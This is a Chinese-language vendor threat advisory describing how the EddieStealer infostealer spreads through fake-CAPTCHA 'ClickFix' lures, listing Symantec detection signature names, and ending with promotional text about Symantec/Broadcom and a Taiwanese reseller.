不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.NPE

2025/06/02

無遠弗屆～透過「ClickFix」手法的EddieStealer惡意竊密程式散播行動

EddieStealer 是一款基於 Rust 語言的惡意竊密程式，最近被觀察到其透過「ClickFix」手法，被大肆散播。透過假冒的圖靈 (CAPTCHA) 驗證機制，此攻擊會引誘受害者複製已儲存在被攻擊者操控的網站內容到剪貼簿的內容，以執行惡意指令。

網路知識：ClickFix為「複雜的社交工程手法」，偽裝成系統錯誤訊息或文件註冊提示，幾可亂真網頁或文件外觀，誘導使用者執行惡意指令。

一旦成功執行，該指令會下載一個中介腳本，該腳本負責傳送最終的 EddieStealer 有效酬載。這個竊惡意竊密程式會從 C&C 取得要執行的任務清單。功能包括但不限於收集系統資訊和從多種來源 (例如：cryptowallets、密碼管理器、網頁瀏覽器等) 竊取資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-CPE!g2
- ACM.Ps-Http!g2
- ACM.Ps-Wscr!g1
- ACM.Untrst-RunSys!g1
- ACM.Wscr-Ps!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

基於行為偵測技術(SONAR)的防護：

- SONAR.Powershell!g98
- SONAR.SuspRename!g4

檔案型(基於回應式樣本的病毒定義檔)防護：

- Backdoor.Cobalt
- ISB.Downloader!gen60
- ISB.Downloader!gen68
- ISB.Downloader!gen73
- Scr.Malcode!gen
- Scr.Malcode!gen123
- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。